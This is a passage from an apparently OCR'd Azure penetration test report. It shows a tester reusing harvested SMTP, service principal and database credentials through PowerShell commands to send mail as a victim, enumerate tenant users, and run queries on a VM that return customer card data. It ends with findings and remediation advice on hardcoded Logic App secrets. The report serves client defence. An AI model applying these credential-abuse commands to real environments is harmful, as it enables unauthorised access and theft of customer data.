    "SmtpHost": "[redacted]",
    "SslPort": 587,
    "NonSslPort": 25,
    "UserName": "[redacted]",
    "Password": "[redacted]",
    "Recipients": "[redacted]",
    "SubjectPrefix": ""
  },
  "ShouldSendEmailWhenNoActivity": true,
  "SmtpHost": "[redacted]",
  "Serilog": {
    "Using": [ "[redacted]" ],
    "MinimumLevel": {
      "Default": "Information",
      "Override": {
        "Microsoft": "Warning",
        "System": "Warning"
      }
    },
    "WriteTo": [
      {
        "Name": "Console"
      },
      {
        "Name": "WebApiLogTable"
      },
      {
        "Name": "File",
        "Args": {
          "path": "Logs/log.txt",
          "rollingInterval": "Day",
          "retainedFileCountLimit": 100,
          "outputTemplate": "{Timestamp:yyyy-MM-dd HH:mm:ss.fff zzz} [{Le
          "shared": true
        }
      }
    ],
    "Enrich": [
      "FromLogContext"
    ]
  }
}
```

Figure 80 - Credentials used to send emails


The custom PowerShell code below was used to authenticate and send the email to the WKL user.



```
PS C:\> $password = ConvertTo-SecureString '[redacted]' -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential('[redacted]', $password)

$Recipient = "wkl_tester1@[redacted]com"
$Subject = "Test Email"
$Body = "This is a Test Email"

Send-MailMessage -To $Recipient -Subject $subject -Body $body -From $credentials.UserName -SmtpServer "[redacted]" -Port 587 -UseSsl -Credential $creds

PS C:\>
```

Figure 81 - PowerShell script used to send email

The following screenshot shows the email from the victim user was received by WKL.



Test Email

[redacted] [redacted]

To: WKL Tester1


[redacted]

This is a Test Email

Figure 82 - Received email from the targeted user

[TENENT]


WKL found [TYPE] tenant ([NAME]) service principal credentials. This allowed WKL to enumerate the user's accounts present in the tenant.



```
    }
  },
  "[redacted]": {
    "[redacted],
    "Endpoints": {
      "IdLookup": {
        "EndpointPath": "v1.0/users",
        "QueryArgs": "$select=identities,othermails,givenName,surname"
      }
    },
    "ClientCredentials": {
      "Source": "[redacted]",
      "ClientId": "[redacted]",
      "ClientSecret": "[redacted],
      "Scope": "[redacted]"
    }
  },
  "ExternalApi": {
    "DomainBase": "[redacted]",
    "Endpoints": {
      "CustomerLookup": {
        "EndpointPath": "customer",
        "QueryArgs": "[redacted]",
        "ArgumentId": "id"
      },
      "UserB2cLookup": {
        "EndpointPath": "contact",
        "QueryArgs": "[redacted]",
        "ArgumentId": "[redacted]"
      },
      "UserLookup": {
        "EndpointPath": "contact",
        "QueryArgs": "[redacted]",
        "ArgumentId": "[redacted]"
      },
      "UserSearch": {
        "EndpointPath": "contact",
        "QueryArgs": "[redacted]",
        "ArgumentId": "[redacted]"
      },
      "AttributeCreate": {
        "EndpointPath": "[redacted]",
        "QueryArgs": "[redacted]"
      },
      "Register": {
        "EndpointPath": "contact",
```

Figure 83 – [NAME] tenant service principal credentials


WKL used the Az PowerShell module to authenticate using the Service Principal of the [NAME] tenant Service Principal.



```
PS C:\> $password = ConvertTo-SecureString '[redacted]' -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential('[redacted]', $password)
Connect-AzAccount -ServicePrincipal -Credential $creds -Tenant [redacted]

Account                                     SubscriptionName TenantId                                  Environment
-------                                     ---------------- --------                                  -----------
[redacted]                                                   [redacted]                                AzureCloud
```

Figure 84 - Authenticated using the service principal of [NAME] tenant


The AZ PowerShell module was used to list the users in the [NAME] tenant.



```
PS C:\> Get-AzADUser -First 5

DisplayName  Id                                          Mail UserPrincipalName
-----------  --                                          ---- -----------------
[redacted]   [redacted]                                       [redacted].com
                                                                  .com
                                                                  .com
                                                                  .com
                                                                  .com
```

Figure 85 - Enumerated the users of [NAME] tenant

WKL also enumerated the permission assigned to the Service Principal but there were no abusable permissions assigned to the Service Principal.




```
PS C:\> Get-AzADServicePrincipal -ApplicationId '[redacted]'

DisplayName          Id                                AppId
-----------          --                                -----
[redacted]           [redacted]                        [redacted]


PS C:\> Get-AzADServicePrincipalAppRoleAssignment -ServicePrincipalId '[redacted]'

Id                                      AppRoleId                         PrincipalDisplayName PrincipalId                      CreatedDateTime
--                                      ---------                         -------------------- -----------                      ---------------
[redacted]                              [redacted]                        [redacted]           [redacted]                       [redacted]
```

Figure 86 - Enumerated the permission of the Service Principal in [NAME] tenant

[NAME] Database

The WKL team checked the [NAME] credentials and gained access to the [NAME] database hosted online by leveraging the “Owner” privileges assigned to the users, which provided the privileges needed to execute commands on any virtual machine hosted in the [CLIENT] environment.

Multiple Database credentials were found in the DevOps environment. WKL extracted the credentials from **“[NAME]”** and used them to access the database instance hosted on-premises.



[redacted]


[redacted] / [redacted]

[redacted]

```
}xml version="1.0" encoding="utf-8"?>
configuration>
 <startup>
   <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.5" />
 </startup>
 <connectionStrings>
   <add name="GlobalConnectionQA" connectionString="[redacted]
   <add name="GlobalConnectionPROD" connectionString
   <add name="GlobalConnectionLOCAL" connectionStri
   <add name="CapsConnectionQA" connectionString="Da
   <add name="CapsConnectionPROD" connectionString="
   <add name="CapsConnectionLOCAL" connectionString=
   <add name="WebAPIConnectionQA" connectionString="
   <add name="WebAPIConnectionPROD" connectionString
   <add name="WebAPIConnectionLOCAL" connectionStri
   <add name="MincronConnectionQA" connectionString=
   <add name="MincronConnectionPROD" connectionStri
   <add name="MincronConnectionLOCAL" connectionStri
 </connectionStrings>
 <appSettings>
   <add key="Environment" value="PROD" />
   <add key="EmailHostServerUrlQA" value="[redacted]" />
   <add key="EmailHostServerUrlPROD" value="[redacted]" />
 <add key="SslPort" value ="587"/>
 <add key="NonSslPort" value ="25"/>
 <add key="UserName" value ="[redacted].com"/>
 <add key="Password" value ="*****"/>
 <add key="ErrorEmails" value="[redacted].com" />
   <add key="CacheName" value="wwCache1" />
   <add key="XDPlusDirectoryQA" value="[redacted]" />
   <add key="XDPlusDirectoryUsernameQA" value="[redacted]" />
   <add key="XDPlusDirectoryPasswordQA" value="[redacted]" />
   <add key="XDPlusDirectoryPROD" value="[redacted]" />
   <add key="XDPlusDirectoryUsernamePROD" value="[redacted]" />
   <add key="XDPlusDirectoryPasswordPROD" value="[redacted]" />
   <add key="RegistrationCheckRan" value="false" />
   <add key="LastPNIActivityReportRan" value="[redacted] AM" />
 </appSettings>
/configuration>
```

Figure 87 – Cleartext database and LDAP credentials from the [NAME] file


The **“[NAME]”** Azure VM was leveraged to execute the command on the **“[NAME]”** database instance. So, WKL enumerated all the databases that are currently present in the **“[NAME]”** database.



```
PS C:\> Invoke-AzVMRunCommand -ResourceGroupName "[redacted]" -VMName "[redacted]" -CommandId "RunPowerShellScript" -ScriptStr

Value[0]        :
  Code          : ComponentStatus/[redacted]/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       : [redacted]
```

Figure 88 - List of all the databases


Then WKL enumerated the columns present in the [NAME] Database [NAME] table.



```
PS C:\> Invoke-AzVMRunCommand -ResourceGroupName "[redacted]" -VMName "[redacted]" -CommandId "RunPowerShellScript" -ScriptS

Value[0]        :
  Code          : ComponentStatus/[redacted]/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       : [redacted]
Value[1]        :
  Code          : ComponentStatus/[redacted]/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       :
Status          : Succeeded
Capacity        : 0
Count           : 0
```

Figure 89 - List of columns present in [NAME] table in [NAME] database

Next, WKL extracted a few rows from the [NAME] table and found sensitive information about the customer.



```
PS C:\> Invoke-AzVMRunCommand -ResourceGroupName "[redacted]" -VMName "[redacted]" -CommandId "RunPowerShellScript" -ScriptStrin

Value[0]        :
  Code          : ComponentStatus/[redacted]/succeeded
  Level         : Info
  DisplayStatus : Provisioning succeeded
  Message       : [redacted]
                        Visa,
                        Visa,
                        Mastercard,
                        Mastercard,
                        Mastercard,
                        Visa.
                        Visa,
                        Visa,
                        Amex,
                        Amex,
                        Visa,
                        Visa.
                        Visa,
```

Figure 90 - Data present in the [NAME] table

Azure Penetration Test Findings

Finding: Critical – Service Principal Credential Found in Logic App

Description

The discovery of service principal credentials within a Logic App raises security concerns, as these credentials are meant for authenticating applications and services. If exposed, they could potentially be misused, leading to unauthorized access. Regular security assessments and monitoring are essential to maintain the integrity of authentication information within Azure Logic Apps.


Impact

The presence of service principal credentials within a Logic App has significant security implications. If these credentials are compromised, it could result in unauthorized access to sensitive resources, potentially leading to data breaches or misuse of critical functionalities. The impact may extend to the confidentiality, integrity, and availability of the Azure environment, affecting overall system security.

Evidence

This service principal ([NAME]) had API permissions of "Application.ReadWrite.All", which allows one to add client secrets in other enterprise apps and app registrations. Finding a privileged App and adding a client secret can give access to it, which can allow performing post exploitation.

The following screenshot shows the Logic App "[NAME]" having service principal credentials in clear text format.



```
                "type": "SetVariable"
            }
        },
        "foreach": "@body('Parse_JSON')?['value']",
        "runAfter": {
            "Parse_JSON": [
                "Succeeded"
            ]
        },
        "type": "Foreach"
    },
    "HTTP": {
        "inputs": {
            "authentication": {
                "audience": "[redacted]",
                "clientId": "[redacted]",
                "secret": "[redacted]",
                "tenant": "[redacted]",
                "type": "ActiveDirectoryOAuth"
            },
            "method": "GET",
            "uri": "https://[redacted]
        },
        "runAfter": {
            "Initialize_variable_3": [
                "Succeeded"
            ]
        },
        "type": "Http"
    },
    "Initialize_variable": {
        "inputs": {
            "variables": [
                {
                    "name": "appID",
                    "type": "string"
                }
            ]
```

Figure 91 - Hardcoded Client ID and secrets in Logic Apps


Recommendations

For improved security and seamless authentication in your Logic App, it is advisable to leverage Managed Identity and incorporate it into the HTTP requests within your workflow. By doing so, you can eliminate the need for explicit credentials in your Logic App, reducing the risk associated with credential management and enhancing the overall security posture of your solution.

Below are steps for implementing Managed Identity in the Logic App and granting necessary permissions:

1. Enable Managed Identity for Logic App
2. Assign required permissions to the Managed Identity
3. Update Logic App HTTP Connection to use Managed Identity
4. Open your Logic App in the Azure Portal
5. Navigate to the HTTP action
6. In the HTTP action, update the authentication method to use Managed Identity
7. Configure Managed Identity in HTTP Request

Please refer to the screenshot below for the implementation.



HTTP

*Method: GET

*URI: https://[redacted]
/[redacted]

Headers: Enter key | Enter value

Queries: Enter key | Enter value

Body: Enter request content

Cookie: Enter HTTP cookie

Authentication

*Authentication type: Active Directory OAuth

Authority

*Tenant

*Audience

*Client ID

*Credential Type

*Secret

Figure 92 - Logic APP HTTP Request with Managed Identity

References

- Grant API Permission to Managed Identity Object

Finding: High – Service Principals with Excessive Privilege

Description

The discovery of service principals with excessive privileges poses a significant security risk, potentially leading to post-exploitation scenarios. Service principals, representing applications or services in Azure AD, may inadvertently have permissions beyond their intended scope. This over-entitlement increases the likelihood of unauthorized access, data breaches, and privilege escalation by malicious actors.

Impact

